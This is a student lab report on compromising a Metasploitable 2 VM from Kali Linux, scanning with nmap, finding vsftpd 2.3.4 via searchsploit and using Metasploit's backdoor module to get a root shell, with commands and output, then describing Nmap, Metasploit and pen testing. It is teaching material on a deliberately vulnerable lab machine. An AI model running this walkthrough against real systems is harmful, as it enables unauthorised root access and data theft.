OSS Lab Final Project
B.Tech - VI Sem

Manjusha Kumari - 2021ucp1890
Arpit Kumar - 2021ucp1108

Submitted to :Richa Mam
Topic : Hacking a vulnerable system using kali linux, nmap, Metasploit

Hacking a vulnerable system using kali linux, nmap, Metasploit

Systems used:

1. Kali Linux - Hacking System
2. Metasploitable 2 - vulnerable System

Tools used:

1. Nmap
2. Metasploit

Procedure:

1. Check the IP address of the vulnerable machine i.e, Metasploitable 2


   got IP - 172.22.45.39

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b4:53:6c
          inet addr:172.22.45.39  Bcast:172.22.45.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb4:536c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8549 (8.3 KB)  TX bytes:7761 (7.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

2. Scanning:

- Scanning involves probing a network or system to gather information about its structure services and potential vulnerabilities just like a burglar casing a building a hacker scans for weaknesses in a Target system.
- There are various scanning tools available and one popular choice is nmap. nmap allows us to discover active host's open ports and services running on those ports. By understanding the target's Network topology we can pinpoint potential entry points and vulnerabilities.



- As you can see we have many exposed ports on the machine maybe some of them are vulnerable maybe some of them are not
- After the initial scan we want to pay special attention to the banner information or service version that is often disclosed by the Target system so we run nmap again and this time we specify that we want to get deeper

```
┌──(manjusha㉿Manjusha)-[~]
└─$ nmap 172.22.45.39 -p 21 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 14:34 IST
Nmap scan report for 172.22.45.39
Host is up (0.00099s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Port 21 result

- We can see that the service is vsftpd version 2.3.4

3. Research:

- On Kali machine we have a tool searchsploit where we give the name of the service and optionally the version and let it look for some known scripts we can see in the results that we find the same backdoor command execution exploit.

```
┌──(manjusha㉿Manjusha)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Cons               | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Serv               | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Serv               | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                      | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                               | multiple/remote/49719.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

4. preparing the attack

- fire up Metasploit

- Once we have Metasploit running we search for the exploit that we talked about earlier we use the command search to look for an exploit and we add vsftpd.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_
```

- Now we type the use command and we type either the number one since the exploit is has the ID one or the name of the exploit itself now that we have told Metasploit that we want to use the exploit

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

- we just need to perform some configuration for the exploit to work we do that by typing show options and seeing what needs to be done

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                       g-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- machine the port is correctly configured because it's 21 and we just need to configure the host so we type set our hosts and the IP address of the victim

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 172.22.45.39
rhosts => 172.22.45.39
```

- Now just type exploit and metasploit launches the attacks and then informs you that the attack was successful.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.45.39:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.45.39:21 - USER: 331 Please specify the password.
[+] 172.22.45.39:21 - Backdoor service has been spawned, handling...
[+] 172.22.45.39:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.45.22:45837 -> 172.22.45.39:6200) at 2024-04-13 15:04:39 +0
530
```

- It tells you that you gained a shell on the machine what's even better is that the user that we compromised on the machine is the root user in other words we have become the admin of the machine we can use our shell to execute whatever command we want we can look at any file we want we can look at the sensitive files on the machine step five chaos now that we have took full control of the machine we are able to do anything we are able to exfiltrate data we are able to do anything we want

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.45.39:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.45.39:21 - USER: 331 Please specify the password.
[+] 172.22.45.39:21 - Backdoor service has been spawned, handling...
[+] 172.22.45.39:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.45.22:45837 -> 172.22.45.39:6200) at 2024-04-13 15:04:39 +0
530

whoami
root
pwd
/
cd /root
ls
Desktop
reset_logs.sh
vnc.log
```

5. For Example:

- I created a file named file.txt in the home/msfadmin directory in the vulnerable machine and I am able to see the content of the file in the host or hacking machine.
- Also I can delete, create or modify as many files I want.

```
msfadmin@metasploitable:/root$ cd ..
msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$ cd home
msfadmin@metasploitable:/home$ cd msfadmin
msfadmin@metasploitable:~$ nano file.txt_
```

```
msfadmin@metasploitable:~$ cat file.txt
hello this is a secret message
msfadmin@metasploitable:~$
```

The content of file.txt on vulnerable machine

```
pwd
/root
cd ..
pwd
/
cd home
pwd
/home
cd msfadmin
pwd
/home/msfadmin
cat file.txt
hello this is a secret message
```

The content of file.txt can be seen on the hacking machine

Tools :

Nmap (Network Mapper) is a powerful open-source tool used for network discovery and security auditing. It's commonly used by network administrators, security professionals, and ethical hackers to scan networks, identify hosts, services running on those hosts, and their operating systems. Nmap utilizes raw IP packets to determine what hosts are available on the network, what services they are offering, what operating systems they are running, what type of firewalls or filters are in use, and numerous other characteristics.

Nmap provides a wide range of features, including:

1. Host Discovery: Determines which hosts are available on the network.
2. Port Scanning: Identifies which ports are open on a host, indicating which services are running.
3. Service Version Detection: Determines the version of services running on open ports.
4. OS Detection: Attempts to determine the operating system of the target host.
5. Scripting Engine: Allows users to write and execute scripts to automate tasks or perform advanced testing.
6. Aggressive Scanning Options: Provides options for more intrusive scans to gather detailed information about targets.
7. Stealth Scanning: Allows users to perform scans without triggering intrusion detection systems or causing network disruptions.

Metasploit is a widely-used penetration testing framework developed by Rapid7. It provides tools for developing, testing, and executing exploit code against remote targets. Originally created by HD Moore, Metasploit has grown into a comprehensive platform for security professionals to assess the security posture of systems and networks.

Key components of Metasploit include:

1. Framework: The core of Metasploit, providing a command-line interface and APIs for interacting with various modules.
2. Exploit Modules: These modules contain exploit code targeting specific vulnerabilities in software. They can be used to gain unauthorized access to systems or execute arbitrary code.

3. Payloads: Payloads are the code that gets executed on the target system after a successful exploit. Metasploit provides a wide range of payloads, including shellcode for various platforms and meterpreter, which provides powerful post-exploitation capabilities.
4. Auxiliary Modules: These modules perform various tasks such as scanning, fingerprinting, and information gathering.
5. Post-Exploitation Modules: Once access has been gained to a system, these modules provide tools for further exploitation, privilege escalation, and maintaining access.
6. Encoders: Metasploit includes encoders to obfuscate payloads, making them more difficult to detect by antivirus software and intrusion detection systems.

Penetration testing, often shortened to "pen testing," is a proactive cybersecurity assessment technique used to identify and address security vulnerabilities in systems, networks, and applications. The primary goal of penetration testing is to simulate real-world attacks against an organization's IT infrastructure in order to discover weaknesses before malicious actors can exploit them.